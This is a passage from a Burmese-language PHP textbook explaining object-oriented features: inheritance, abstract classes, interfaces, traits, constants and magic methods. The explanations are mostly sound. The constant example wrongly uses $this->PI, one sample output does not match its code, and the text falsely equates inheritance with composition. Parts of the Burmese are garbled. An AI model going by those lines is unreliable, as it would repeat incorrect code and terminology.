နှမူနာအရ Static Property တစ်ခုနဲ့ Static Method တစ်ခုရှိနေတာကို တွေ့ရမှာပါ။ အဲဒီ Static Member တွေကို အသုံးပြုနိုင်ဖို့အတွက် Object မဆောက်တော့ဘဲ Class အမည်ဖြစ်တဲ့ Animal ပေါ်မှာ တိုက်ရိုက် အသုံးပြုထားတာကိုလည်း တွေ့ရနိုင်ပါတယ်။ ဒီလို Static Member တွေကို ရယူဖို့အတွက် :: သက်တကို အသုံးပြုရတာကို သတိပြုပါ။ Scope Resolution Operator လိုအပ်ပါတယ်။ Double Colon Operator လိုလည်း ခေါ်နိုင်ပါတယ်။ နောက်ပြီးတော့၊ Class အတွင်းထဲမှာ Static Member တွေကို အသုံးပြုဖို့အတွက် \$this ကို မသုံးဘဲ static ကို ပဲသုံးတယ် ဆိုတာလည်း သတိပြုပါ။

တစ်ချို့အခြေအနေတွေမှာ Object ဆောက်ခွင့်မပြုဘဲ Class Name နေသာ တိုက်ရိုက်အသုံးပြုစေလိုတဲ့ အတွက် Static Member တွေကို Private Constructor နဲ့ တွဲသုံးတာမျိုးတွေ ရှိကြပါတယ်။ နောက်ထပ် မကြာမကြာ တွေ့ရမယ့် ရေးဟန်နှမူနာလေး တစ်ခုကိုလည်း ဆက်လက်ဖော်ပြပါဉာဏ်မယ်။ ဒီလိုပါ -

PHP

```
class Animal
{
    private $name;

    public function __construct($name)
    {
        $this->name = $name;
    }
}
```

```
public function run()
{
    echo "$this->name is running...";
}
```

ဒီတစ်ခါတော့ \$name ဆိုတဲ့အမည်နဲ့ Private Property တစ်ခု ပါသွားပါပြီ။ ပြီးတော့ Constructor က Argument တစ်ခုလက်ခံပြီး လက်ခံရရှိတဲ့ တန်ဖိုးကို Property အဖြစ် ပြောင်းပေးထားပါတယ်။ ဒါကြောင့် Object တည်ဆောက်တဲ့ Argument တစ်ခုပေးမှပဲ တည်ဆောက်လို့ ရတော့မှာဖြစ်ပြီး ပေးလိုက်တဲ့ Argument ဟာ Property တန်ဖိုးဖြစ်သွားမှာပါ။ ဒီလိုပါ –

```
$dog = new Animal ("Bobby");
$dog->run();
                                // Bobby is running...
```

ဒီရေးနည်းဟာ မကြာမကြာ ရေးကြလေရှိတဲ့ ရေးနည်းဖြစ်လို့ PHP 8 မှာ Constructor Property Promotion လိုပေါ်တဲ့ လုပ်ဆောင်ချက် အသစ်ထည့်သွင်း ပေးလာပါတယ်။ Property ကို သပ်သပ် ကြညာစရာ မလိုတော့သလို၊ Construct Argument ကို Property တန်ဖိုးဖြစ်အောင် Assign လုပ်ပေးတဲ့ ကုဒ်ကိုလည်း ကိုယ်ဘာသာ ရေးစရာ မလိုတော့ပါဘူး။ ဒီလိုရေးလိုက်ရင် ရသွားပါပြီ –

PHP >= 8.0

```
<?php

class Animal
{
    public function __construct(private $name)
    {
        //
    }

    public function run()
    {
        echo "$this->name is running...";
    }
}

$dog = new Animal ("Rambo");
```

```
$dog->run(); // Rambo is running...
```

စောစောကကုဒ်နဲ့ တူညီတဲ့ရလဒ်ကိုပဲ ရပါတယ်။ Constructor ရဲ့ Argument မှာ Access Control Modifier ထည့်ရေးပေးလိုက်ယုံနဲ့ Property ကြေညာတဲ့အဆင့်နဲ့ တန်ဖိုး Assign လုပ်တဲ့အဆင့်၊ ရေးရတာ နှစ်ဆင့် လျှော့သွားတာပါ။

Class တစ်ခုကိုရေးသားတဲ့အခါ အခြား Class ပေါ်မှာ အခြေခံပြီးတော့လည်း ရေးလိုရပါတယ်။ Inheritance လိုခေါ်ပါတယ်။ အမွေဆက်ခံတယ်ပေါ့။ ဒါလို အမွေဆက်ခံပြီး Inherit လုပ်လိုက်တဲ့အခါ မူလပင်မ Class ရဲ့ လုပ်ဆောင်ချက်တွေကို ဆက်ခံသူက ရရှိသွားမှာ ဖြစ်ပါတယ်။

PHP

```
<?php

class Animal
{
    private $name;

    public function __construct($name)
    {
        $this->name = $name;
    }

    public function run()
    {
        echo "$this->name is running...";
    }
}

class Dog extends Animal
{
    public function bark()
    {
        echo "Woof.. woof...";
    }
}
```

နမူနာအရ ပင်မ Class ဖြစ်တဲ့ Animal မှာ Private Property ဖြစ်တဲ့ \$name ရှိနေပါတယ်။ ပြီးတဲ့အခါ Constructor နဲ့ run() Method တို့လည်း ရှိနေပါတယ်။ Dog Class က extends ကိုသုံးပြီး Animal ကို ဆက်ခံလိုက်တဲ့အခါ Animal ရဲ့ လုပ်ဆောင်ချက်တွေကို ရရှိသွားပါဖြီ။ ဒါကြောင့် အခုလို အသုံးပြုလိုရ

တာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

```
$bobby = new Dog ("Bobby");
$bobby->run();           // Bobby is running...
$bobby->bark();          // Woof.. woof...
```

Constructor ကအစ ပင်မ Class ရဲ့ Constructor ကို ရရှိသွားတာကို တွေ့မြင်ရခြင်းပဲ ဖြစ်ပါတယ်။ Dog Class မှာ run() Method မရှိပေမယ့် ပင်မ Class ကနေ ဆက်ခံရရှိထားလို အသုံးပြုနိုင်တာကိုလည်း တွေ့မြင်ရမှာပါ။ ဒီလိုတော့ ရမှာ မဟုတ်ပါဘူး -

PHP

```
<?php

class Animal
{
    private $name;

    public function __construct($name)
    {
        $this->name = $name;
    }
}

class Dog extends Animal
{
    public function bark()
    {
        echo "$this->name : Woof.. woof...";
    }
}

$bobby = new Dog ("Bobby");
$bobby->bark();          // Undefined property: Dog::$name
```

ပင်မ Class မှာ \$name Property ရှိပေမယ့် Private Property ဖြစ်နေလို ပင်မ Class နဲ့သာ သက်ဆိုင်ပါတယ်။ Dog Class က ဆက်ခံရရှိတဲ့အထဲမှာ မပါပါဘူး။ ဒီနေရာမှာ လိုအပ်ရင် Protected ကို အသုံးပြုရတာပါ။ Protected Member တွေဟာ ပင်မ Class နဲ့ရော ဆက်ခံတဲ့ Class နဲ့ပါ သက်ဆိုင်တဲ့ Member တွေဖြစ်ပါတယ်။

PHP

```
<?php

class Animal
{
    protected $name;

    public function __construct($name)
    {
        $this->name = $name;
    }
}

class Dog extends Animal
{
    public function bark()
    {
        echo "$this->name : Woof.. woof...";
    }
}

$bobby = new Dog("Bobby");
$bobby->bark(); // Bobby : Woof.. woof...
```

ဒီတစ်ခါတော့ အလုပ်လုပ်သွားပါဖြီ။ ပင်မ Class မှာ \$name Property ကဲ Protected ဖြစ်တဲ့အတွက် ဆက်ခံတဲ့ Dog Class မှာပါ အသုံးပြုခွင့် ရှိသွားလိုပါ။

Inheritance နဲ့ပက်သက်ရင် တစ်ချို့ Language တွေက Multiple Inheritance ကို ခွင့်ပြုတော်ယူ၏
Multiple Inheritance ဆိုတာ Class တစ်ခုထက်ပိုပြီး ဆက်ခံရေးသားနိုင်တဲ့လုပ်ဆောင်ချက်မျိုးပါ။

```
class Dog extends Animal, Mammal, Domestic
{
    //
}
```

ဒီရေးတုံးအရဆိုရင် Dog Class ကဲ Animal, Mammal နဲ့ Domestic ဆိုတဲ့ Class သုံးခုကာနေ့ Inherit လုပ် ယူထားတာပါ။ ဒါမျိုးကို Multiple Inheritance လိုပေါ်တာပါ။ တစ်ချို့ Language တွေကတော့ Multiple

Inheritance ကို ခွင့်မပြုကြပါဘူး။ PHP ကလည်း Multiple Inheritance ကို ခွင့်မပြုတဲ့ Language တဲမှာ ပါပါတယ်။ ဒါကြောင့် PHP မှာ Class တစ်ခုထက်ပိုပြီး Inheritance လုပ်လိုရမှာ မဟုတ်ပါဘူး။ လိုအပ်လို အဆင့်ဆင့် Inherit လုပ်ရတာမျိုးကတေသာ ရပါတယ်။ ဒီလိုပါ –

PHP

```
<?php

class Animal
{
    static function info()
    {
        echo "Animal Class";
    }
}

class Dog extends Animal
{
    //
}

class Fox extends Dog
{
    //
}

Fox::info();      // Animal Class
```

အဆင့်ဆင့် ဆက်ခံထားတဲ့ Fox Class မှာ ဟိုးပင်မ Animal Class ရဲ့ info() လိုခေါ်တဲ့ Static Member ဆက်ခံရရှိထားတာကို တွေ့ရခြင်းပဲ ဖြစ်ပါတယ်။

ဆက်ခံထားတဲ့ Class တွေက ပင်မ Class ရဲ့ လုပ်ဆောင်ချက်တွေကို Override လုပ်ပြီးလိုအပ်ရင် ပြန်ရေး လို ရပါတယ်။ ပင်မ Class ရဲ့ လုပ်ဆောင်ချက်ကို ခေါ်သုံးလိုလည်း ရပါသေးတယ်။ ဒီလိုပါ –

PHP

```
<?php

class Animal
{
    protected $name;

    public function __construct($name)
    {
        $this->name = $name;
    }
}

class Dog extends Animal
{
    private $color;

    public function __construct($name, $color)
    {
        parent::__construct($name);
        $this->color = $color;
    }

    public function profile()
    {
        echo "$this->name has $this->color color.";
    }
}

$bobby = new Dog("Bobby", "brown");
$bobby->profile(); // Bobby has brown color.
```

နှမူနာအရ ဆက်ခံထားတဲ့ Dog Class မှာ Constructor ကိုဖြန်ရေးလိုက်တာပါ။ ဒါကြောင့် Dog Object တည်ဆောက်တဲ့အခါ မူလဆက်ခံထားတဲ့ Animal Constructor အလုပ်မလုပ်တော့ဘဲ အသစ်ဖြန်ရေးထားတဲ့ Dog Constructor က အလုပ်လုပ်သွားမှာပါ။ တွေးမှု Method တွေကိုလည်း ဒီအတိုင်းပဲ ပြန်ရေးလိုရပါတယ်။ ဒီလိုဖြန်ရေးတဲ့အခါ လိုအပ်ရင် ပင်မ Class ရဲ့မူလလုပ်ဆောင်ချက်ကို ပြန်ခေါ်သုံးလို ရပါတယ်။ နှမူနာအရ Dog Constructor က ပင်မ Animal Class ရဲ့ Constructor ကို parent ရေးထုံးကနေတစ်ဆင့် ခေါ်သုံးထားတာကို တွေ့နိုင်ပါတယ်။ ဒါကြောင့် Dog Object တည်ဆောက်စဉ်မှာ အလုပ်လုပ်သွားမှာက Dog Constructor ဆိုပေမယ့် မူလ Animal Constructor ကိုလည်း ခေါ်သုံးထားလို နှစ်ခုလုံး ပူးပေါင်း အလုပ်လုပ်သွားတဲ့သဘောကို ရရှိသွားပါတယ်။

ဒီလို့ Override လုပ်ပြီး ပြင်ရေးခွင့် မပြုချင်တဲ့ လုပ်ဆောင်ချက်တွေရှိရင် final ရေးထုံးကို အသုံးပြုနိုင် ပါတယ်။ ဒီလိုပါ –

PHP

```
<?php

class Animal
{
    final public function run()
    {
        echo "Animal is running...";
    }
}

class Dog extends Animal
{
    public function run()
    {
        echo "The dog is running...";
    }
}

// Error: Cannot override final method
```

နှမူနာအရ Animal Class ရဲ run() Method ကို final လို့ ကြေညာထားတဲ့အတွက် သူကိုဆက်ခံတဲ့ Dog Class က Override လုပ်ပြီးရေးဖိုကြိုးစားတဲ့အခါ ခွင့်မပြုဘဲ Error ပေးတာကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။ အကယ်၍ Class တစ်ခုလုံးကို ဆက်ခံခွင့် မပြုချင်ရင်လည်း final လို့ကြေညာပေးလို့ ရပါသေးတယ်။ ဒီလိုပါ –

PHP

```
<?php

final class Animal
{
    public function run()
    {
        echo "Animal is running...";
    }
}
```

```
class Dog extends Animal
{
    //
}

// Error: may not inherit from final class
```

final Class ကနေ Inherit လုပ်လိုမရဘူးဆိုတဲ့ Error ကို ရရှိမှာ ဖြစ်ပါတယ်။ Class တွေမှာ Abstract Class ဆိုတာလည်း ရှိပါသေးတယ်။ ဆက်ခံသူက မဖြစ်မနေ ရေးပေးရမယ့် သတ်မှတ်ချက်တွေကို Abstract Class မှာ ထည့်သတ်မှတ်နိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

abstract class Animal
{
    public abstract function talk();

    public function run()
    {
        echo "Running...";
    }
}

class Dog extends Animal
{
    //
}

// Error: abstract method must be
// declared or implement the remaining
```

Animal Class ဟာ Abstract Class ဖြစ်သွားပါပြီ။ Abstract Class ဖြစ်သွားရင် Abstract Method တွေ လည်း ထည့်ရေးလို ရသွားပါပြီ။ နမူနာမှာ talk() ဟာ Abstract Method ဖြစ်ပြီး Code Body မပါတဲ့ Method ကြေညာချက်သက်သက် ဆိုတာကို တွေ့ရမှာပါ။ ဆက်ခံသူတွေက ဒီ Abstract Method အတွက် Code Body ကို Implement လုပ် ရေးပေးရမှာပါ။ ပေးထားတဲ့ နမူနာမှာ Dog Class ဟာ Animal Class ကို ဆက်ခံထားပေမယ့် သတ်မှတ်ထားတဲ့ Abstract Method ကို ဆက်ရေးမပေးလို မြတ်နေတာကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။

Abstract Class နဲ့ နည်းနည်းဆင်တဲ့ Interface ရေးထိုးလည်း ရှိပါသေးတယ်။ ကွာသွားတာကတော့ Abstract Class မှာ ရိုးရိုး Method တွေရော Abstract Method တွေရော ထည့်ရေးလို့ ရပေါ်မယ့်၊ Interface ကတော့ Abstract Method တွေချည်းပဲ ရေးလို့ရပါတယ်။ ရိုးရိုး Method တွေ ထည့်ရေးလို့ မရ ပါဘူး။ ဒီရေးနည်းတွေက လက်တွေ့ပရောဂျက်တွေမှာ ပြုပြင်ထိန်းသိမ်းရလွယ်တဲ့ကုဒ်တွေ ရေးသားဖို့ အတွက် အထောက်အကူပြုတဲ့ ရေးနည်းတွေပါ။ မြင်သာမယ့် ဥပမာရိုးရိုးလေးတစ်ခု ပေးပါမယ်။

PHP

```
<?php

class Dog
{
    public function run()
    {
        echo "The dog is running";
    }
}

class Fish
{
    public function swim()
    {
        echo "The fish is swimming";
    }
}

function app(Dog $obj) {
    $obj->run();
}

app(new Dog); // The dog is running
app(new Fish); // Error: Argument must be Dog
```

နမူနာအရ Dog နဲ့ Fish ဆိုတဲ့ Class နှစ်ခုရှိပါတယ်။ ဆက်ရေးထားတဲ့ app() Function ကတော့ Dog Object ကို Parameter အနေနဲ့ ပေးရမယ်လို့ ရေးထားတာကိုလည်း တွေ့ရနိုင်ပါတယ်။ ဒါကြောင့် စမ်းကြည့်လိုက်တော့ Dog Object ကိုပေးတဲ့အခါ အလုပ်လုပ်ပြီး၊ Fish Object ကိုပေးတဲ့အခါ Error တက်သွားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

ဆိုလိုတာက Dog Object ပေးရမယ့်နေရာမှာ Dog Object ကိုပဲ အတိအကျပေးရမှာဖြစ်ပါတယ်။ တခြား Object အမျိုးအစားကို လက်ခံမှာ မဟုတ်ပါဘူး။ နမူနာမှာ Type Hinting ရေးထုံးကိုသုံးထားလို ဒီလို Error တက်တာဖြစ်သလို Type Hinting ရေးထုံးကို မသုံးရင်လည်း Error တက်မှာပါပဲ။ ပေးလိုက်တဲ့ Fish Object မှာ app() Function က အသုံးပြုလိုတဲ့ run() Method မရှိလိုပါ။

ဒီလိုနေရာမျိုးမှာ Interface ကိုအသုံးပြုလိုရပါတယ်။ အတိအကျ မတူပေမယ့် အမျိုးအစားဆင်တူတဲ့ Object တွေ တည်ဆောက်ဖို့အတွက် Interface ကိုသုံးရတာပါ။ ဒီလိုပါ –

PHP

```
<?php

interface Animal
{
    public function move();
}

class Dog implements Animal
{
    public function move()
    {
        echo "The dog is running";
    }
}

class Fish implements Animal
{
    public function move()
    {
        echo "The fish is swimming";
    }
}

function app(Animal $obj) {
    $obj->move();
}

app(new Dog); // The dog is running
app(new Fish); // The fish is swimming
```

နမူနာမှာ Animal Interface ပါဝင်သွားပါဖြစ်။ အထဲမှာ Abstract Method move() ကို ကြေညာထားပါတယ်။ Abstract Class မှာရှိရှိသော Method နဲ့ Abstract Method ကိုခြားနိုင်ဖို့ abstract Keyword ကိုသုံးရပေါ်ပေါ်၍ Interface မှာတော့ Abstract Method တွေပဲ ရေးလို့ရတာမိန့်လို့ ခွဲခြားပေးစရာမလိုတော့လို့ abstract Keyword ထည့်သုံးစရာ မလိုတော့ပါဘူး။

Dog Class နဲ့ Fish Class တို့ဟာ အမျိုးအစား မတူကြပေါ်ပေါ်၍ Implement လုပ်ထားတဲ့ Interface တူကြပါတယ်။ Interface တစ်ခုကို Implement လုပ်ပြီဆိုရင် Interface ကသတ်မှတ်ထားတဲ့ Method တွေကို ရေးပေးရပါတယ်။ ဒါကြောင့် နမူနာမှာ Dog Class ရော Fish Class မှာပါ move() Method ရှုပါတယ်။

ဆက်ရေးထားတဲ့ app() Function က Animal Object ကို လက်ခံမယ်လို့ သတ်မှတ်ထားပါတယ်။ ဒါကြောင့် Animal Interface ကနေဆက်ခံဖြစ်ပေါ်လာတဲ့ Dog Object ကိုပေးတဲ့အခါ အလုပ်လုပ်သွားသလို Animal Interface ကနေပဲ ဆက်ခံဖြစ်ပေါ်လာတဲ့ Fish Object ကို ပေးတဲ့အခါမှာလည်း အလုပ်လုပ်သွားတာကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။

ဒီနည်းနဲ့ Interface ကိုအသုံးပြုပြီး အမျိုးအစားမတူပေါ်ပေါ်၍ Interface တူတဲ့ Object တွေကို ဖလှယ်အစားထိုး အသုံးပြုလိုရရှိနိုင်သွားမှာပါ။

Inheritance မှာ Multiple Inheritance ခွင့်မပြုပေါ်မယ့် Interface မှာတော့ Interface နှစ်ခုသုံးခုကို Implement လုပ်တာကို လက်ခံပါတယ်။ ဒါကြောင့် ဒီလိုရေးလို့ ရနှစ်ပါတယ်။

PHP

```
<?php

interface Animal
{
    public function move();
}

interface Livestock
{
    public function isFriendly();
}
```

```
class Cow implements Animal, Livestock
{
    public function move()
    {
        echo "The cow is walking";
    }

    public function isFriendly()
    {
        return true;
    }
}
```

နမူနာအရ Cow Class ဟာ Animal Interface နဲ့ Livestock Interface နှစ်ခုကို Implement လုပ်ထားတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ဒါကြောင့် Interface နှစ်ခုလုံးမှာ သတ်မှတ်ထားတဲ့ Abstract Method တွေ ဖြစ်ကြတဲ့ move() နဲ့ isFriendly() တို့ကို ပြည့်စုံအောင် Cow Class မှာ ရေးပေးရမှာပါ။

PHP မှာ Multiple Inheritance ကို ခွင့်မပြုတဲ့အတွက် Traits အစားထိုးထည့်သွင်းပေးထားတဲ့ လုပ်ဆောင်ချက်တစ်ခု ရှိပါတယ်။ Traits လိုခေါ်ပါတယ်။ Multiple Inheritance မရလို့ Class နှစ်ခုသုံးခါ က လုပ်ဆောင်ချက်တွေကို တစ်ခါတဲ့ ဆက်ခံလို့မရဘူး ဖြစ်နေတယ်၊ ဒါကြောင့် တူညီတဲ့ကုဒ်တွေ ပြန်ရေးရမလို့ ဖြစ်နေနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

class Math
{
    public function add($a, $b)
    {
        echo $a + $b;
    }
}

class Area
{
    private $PI = 3.14;
```

```

public function circle($r)
{
    echo $this->PI * $r * $r;
}
}

class Calculator extends Math      // and Area
{
    //
}

```

နမူနာမှာ တွက်ချက်မှုတွေ လုပ်ပေးနိုင်တဲ့ Math Class နဲ့ Area Class တို့ရှိနေပါတယ်။ Calculator Class က နှစ်ခုလုံးရဲ့လုပ်ဆောင်ချက်တွေကို ဆက်ခံရေးသားချင်ပေမယ့် Multiple Inheritance မရလို မရနိုင်ဘူး ဖြစ်နေပါတယ်။ နှစ်ခုထဲက တစ်ခုပဲ ရပါတော့မယ်။ ဒီလို အခြေအနေမျိုးမှာ Traits ကို အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```

<?php

trait Math
{
    public function add($a, $b)
    {
        echo $a + $b;
    }
}

trait Area
{
    private $PI = 3.14;

    public function circle($r)
    {
        echo $this->PI * $r * $r;
    }
}

class Calculator
{
    use Math, Area;
}

$calc = new Calculator;
$calc->add(1, 2);      // 3
$calc->circle(5);      // 78.5

```

Math နဲ့ Area တို့ဟာ Class တွေ မဟုတ်ကြတော့ပါဘူး။ လိုတဲ့ Class ကနေ ခေါ်သုံးလိုရတဲ့ Traits တွေ ဖြစ်သွားကြပါပြီ။ ဒါကြောင့် Calculator Class မှာ use Statement နဲ့ ခေါ်သုံးလိုက်တဲ့အခါ Math နဲ့ Area နှစ်ခုလုံးရဲ့လုပ်ဆောင်ချက်တွေကို Calculator Class က ရရှိသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

လက်စနဲ့ Class Constant အကြောင်းလေးလဲ ထည့်မှတ်ပါ။ Class တစ်ခုအတွင်းမှာ Constant ကြညာ လိုရင် const Statement ကိုအသုံးပြု ကြညာနိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```
<?php

class Area
{
    const PI = 3.14;

    public function circle($r)
    {
        echo $this->PI * $r * $r;
    }
}
```

Constant အတွက် ရှိုးရှိုး Property လို့ \$ သက်တဲ့ ထည့်ပေးစရာမလိုအပ်ပါဘူး။ Traits အတွင်းမှာတော့ Constant တွေ ထည့်ရေးခွင့်မရှိပါဘူး။ Class အတွင်းမှာသာ ရေးခွင့်ရှိပါတယ်။ ပြီးတော့ Class Constant တွေဟာ Static Member တွေ ဆိုတာကိုလည်း သတိပြုပါ။ ဒါကြောင့် အသုံးပြုလိုရင် Double Colon Operator နဲ့ အသုံးပြုပေးရမှာပါ။

```
echo Area::PI; // 3.14
```

Class တိုင်းမှာ class ဆိုတဲ့ Default Constant ရှိနေပါတယ်။ ဥပမာ Area::class ဆိုရင် Area Class ရဲ့ Namespace အပြည့်အစုံကို ပြန်ရမှာ ဖြစ်ပါတယ်။ Namespace အကြောင်းကို သက်ဆိုင်ရာအန်းရောက်တော့မှ ဆက်ကြည့်ကြပါမယ်။

Magic Methods

PHP Class တွေမှာ Magic Methods လိုခေါ်တဲ့ အသုံးဝင်တဲ့ Standard Method တစ်ချို့ ရှိပါတယ်။ `__construct()` ဟာ Magic Method တစ်ချို့ပါ။ `__construct()` Magic Method ဟာ Object တည်ဆောက်စဉ်မှာ Constructor အနေနဲ့ အလုပ်လုပ်သလိုပဲ `__destruct()` လိုခေါ်တဲ့ Object ကို ပယ်ဖျက်လိုက်ချိန်မှာ အလိုအလျောက် အလုပ်လုပ်တဲ့ Destructor လည်းရှိပါသေးတယ်။ စုစုပေါင်း Magic Method (၁၇) ခုရှိတဲ့အထဲက သတိပြုသင့်တဲ့ Method တစ်ချို့ကို ရွေးထုတ်ဖော်ပြချင်ပါတယ်။

ပထမဆုံးမှတ်သားသင့်တာက `__call()` နဲ့ `__callStatic()` ဖြစ်ပါတယ်။ ပုံမှန်အားဖြင့် မရှိတဲ့ Method တွေကို ခေါ်တဲ့အခါ Error တက်ပါလိမ့်မယ်။ PHP က မရှိတဲ့ ရှိးရှိး Method ကိုခေါ်ဖို့ကြိုးစားရင် `__call()` ကို အလုပ်လုပ်ပေးပြီး မရှိတဲ့ Static Method ကို ခေါ်ဖို့ကြိုးစားရင် `__callStatic()` ကို အလုပ်လုပ်ပေးပါတယ်။ ဒါကြောင့် အခုလို ရေးထားလို ရှိနိုင်ပါတယ်။

PHP

```
<?php

class Math
{
    public function __call($name, $args)
    {
        echo "Method $name doesn't exists";
    }

    static function __callStatic($name, $args)
    {
        echo "Static method $name doesn't exists";
    }
}

$obj = new Math;
$obj->add(); // Method add doesn't exists

Math::add(); // Static method add doesn't exists
```

နမူနာမှာ `add()` Method ကို Object ပေါ်မှာ ခေါ်ယူဖို့ကြိုးစားတဲ့အခါ PHP Runtime Error မှာ တက်တော့ဘဲ ရေးပေးထားတဲ့ `__call()` Method ကို အလုပ်လုပ်ပေးသွားတာကို တွေ့ရနိုင်ပါတယ်။ အလားတူပဲ `add()` Static Method ကို ခေါ်ဖို့ကြိုးစားတဲ့အခါမှာလည်း Runtime Error မတက်ဘဲ

`__callStatic()` ကို အလုပ်လုပ်သွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ `__call()` ရော `__callStatic()` ရော နှစ်ခုလုံးက ခေါ်ယူဖို့ ကြိုးစားတဲ့ Method Name နဲ့ Argument စာရင်းကို လက်ခံအလုပ်လုပ်ပေးပါတယ်။ နမူနာမှာ ခေါ်ယူဖို့ ကြိုးစားတဲ့ Method အမည်ကို အသုံးချထားတာကို တွေ့ရနိုင်ပါတယ်။

နောက်ထပ်မှတ်သားသင့်တဲ့ Magic Method ကတော့ `__invoke()` ဖြစ်ပါတယ်။ Object ကို Function တစ်ခုကဲ့သို့ Run ဖို့ကြိုးစားတဲ့အခါ `__invoke()` ကို အလုပ်လုပ်ပေးမှာဖြစ်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

class Math
{
    public function __invoke()
    {
        echo "This is not a function";
    }
}

$obj = new Math;
$obj(); // This is not a function
```

နမူနာမှာ `$obj` ကို နောက်က ပိုက်ကွင်း အဖွင့်အပိတ် ထည့်ပြီး Run ဖို့ကြိုးစားလိုက်တဲ့အခါ `__invoke()` အလုပ်လုပ်သွားတာကို တွေ့ရနိုင်ပါတယ်။

နောက်ထပ် မှတ်သားသင့်တာကတော့ `__set()` နဲ့ `__get()` ဖြစ်ပါတယ်။ Private တို့ Protected ဖြစ်နေလို့ အသုံးပြုခွင့်မရှိတဲ့ Property တွေကို ရယူဖို့ကြိုးစားရင် `__get()` အလုပ်လုပ်ပြီး တန်ဖိုး သတ်မှတ်ဖို့ ကြိုးစားရင် `__set()` အလုပ်လုပ်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

class Math
{
    private $PI = 3.14;

    public function __get($name)
    {
        echo "Cannot get $name";
    }

    public function __set($name, $value)
    {
        echo "Cannot set $name with $value";
    }
}

$obj = new Math;
echo $obj->PI;           // Cannot access PI

$obj->PI = 3.142;         // Cannot set PI with 3.142
```

Private Property ဖြစ်တဲ့ PI ကို ယူဖို့ကြိုးစားလိုက်တဲ့အခါ `__get()` အလုပ်လုပ်သွားပြီး တန်ဖိုး သတ်မှတ်ဖို့ကြိုးစားလိုက်တဲ့အခါ `__set()` အလုပ်လုပ်သွားတာကို တွေ့ရမှာဘဲ ဖြစ်ပါတယ်။

နောက်ထပ် Magic Method ဖြစ်တဲ့ `__toString()` ကိုသုံးပြီး Object ကို String တစ်ခုကဲ့သို့ အသုံးပြုဖို့ကြိုးစားတဲ့အခါ ဘာလုပ်ပေးရမလဲ သတ်မှတ်ထားနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

class Math
{
    private $PI = 3.14;

    public function __toString()
    {
        return "PI = $this->PI";
    }
}
```

```
$obj = new Math;
echo $obj; // PI = 3.14
```

နမူနာအရ ငို့ ကို echo နဲ့ ရှိက်ထုတ်ဖို့ ကြိုးစားလိုက်တဲ့အခါ __toString() Method အလုပ်လုပ်သွားတာကို တွေ့မြင်ရခြင်း

ဖြစ်ပါတယ်။

ဒါ Magic Method တွေဟာ တော်တော် အသုံးဝင်ပါတယ်။ ဒါပေမယ့် ဒီ Method တွေကို ကိုယ်တိုင်ရေးသားအသုံးပြုဖို့ အားမပေးကြပါတယ်။ တော်တော်စွမ်းတဲ့ Method တွေဖြစ်သလို ရေးသားအသုံးပြုပုံ မမှန်ရင် ပရောဂျက်ရဲ့ အလုပ်လုပ်ပုံကို ကမောက်ကမ ဖြစ်သွားစေနိုင်လို့ တားမြစ်ကြပါတယ်။

ဒါလို ကိုယ်တိုင်ရေးသားအသုံးပြုဖို့ အားမပေးပေမယ့်၊ အခုလူကြိုက်များနေတဲ့ Laravel အပါအဝင် PHP Framework တွေကတော့ ဒီ Magic Method တွေကို ထိထိရောက်ရောက် အသုံးချထားကြပါတယ်။ ဒီ Magic Method တွေရဲ့ အကူအညီနဲ့ ကုဒ်တွေရေးသားရတာ လွယ်ကူလျင်မြန်သွားအောင် နောက်ကွယ်ကနေ စီစဉ်ပေးထားကြပါတယ်။ ဒါကြောင့် ကိုယ်တိုင်ရေးသားဖို့ထက် PHP Framework တွေရဲ့ အလုပ်လုပ်ပုံကို ပိုပြီးနားလည်စေနိုင်ဖို့ အတွက်သာ ထည့်သွင်းဖော်ပြခြင်းဖြစ်တယ်လို့ ဆိုနိုင်ပါတယ်။

အခန်း (၃၂) – Essential Design Patterns

Object-Oriented Programming (OOP) ဟာ အခြေခံသဘောနဲ့ ရေးထုံးအရ သိပ်မခက်ပါဘူး။ OOP ရဲ့ ပင်မ သဘောသဘာဝ (၄) ခု ရှိတယ်လို့ ဆိုနိုင်ပါတယ်။

1. Objects
2. Encapsulation
3. Inheritance
4. Polymorphism

ဒီလိုခေါင်းစဉ်တပ်ဖြီး မပြောခဲ့ပေမယ့် ပြီးခဲ့တဲ့အခန်းမှာ ဒီပင်မ သဘောသဘာဝ အားလုံးကို ထည့်သွင်း လေ့လာခဲ့ကြပြီး ဖြစ်ပါတယ်။ Property တွေ Method တွေရှိတဲ့ Object တွေရဲ့သဘောကို လေ့လာခဲ့ကြပါ တယ်။ Encapsulation ကို Information Hiding လိုလည်း ခေါ်ပါတယ်။ Object တစ်ခုရဲ့ လုပ်ဆောင်ချက်တွေထဲက မလိုတာကို ဖွက်ထားပြီး လိုတာပဲ ဖော်ပေးနိုင်တဲ့ သဘောသဘာဝပါ။ Private တို့ Protected တို့လို့ ရေးထုံးတွေနဲ့ ဒီသဘောကိုလည်း တွေ့မြင်ခဲ့ကြပြီး ဖြစ်ပါတယ်။ Inheritance ကို Composition လိုလည်း ခေါ်ကြပါတယ်။ Object တွေရဲ့ တစ်ခုနဲ့တစ်ခု ဆက်နွယ်တည်ဆောက်နိုင်ပုံ၊ ဆက်စပ်ဖွဲ့စည်းနိုင်ပုံတို့ကို Inheritance ရေးထုံး Abstract Class ရေးထုံးတို့နဲ့ လေ့လာခဲ့ကြပါတယ်။ Polymorphism ဆိုတာကတော့ ဆင်းသက်မှုတူတဲ့ Object တွေရဲ့ ဖွဲ့စည်းပုံဟာ ပြောင်းလဲ အလုပ်လုပ်နိုင် တဲ့ သသဘောပါ။ Subtyping လိုလည်း ခေါ်ကြပါတယ်။ Interface ရေးထုံးရဲ့ အကူအညီနဲ့ ဆင်းသက်မှု တူတဲ့ Object တွေဟာ 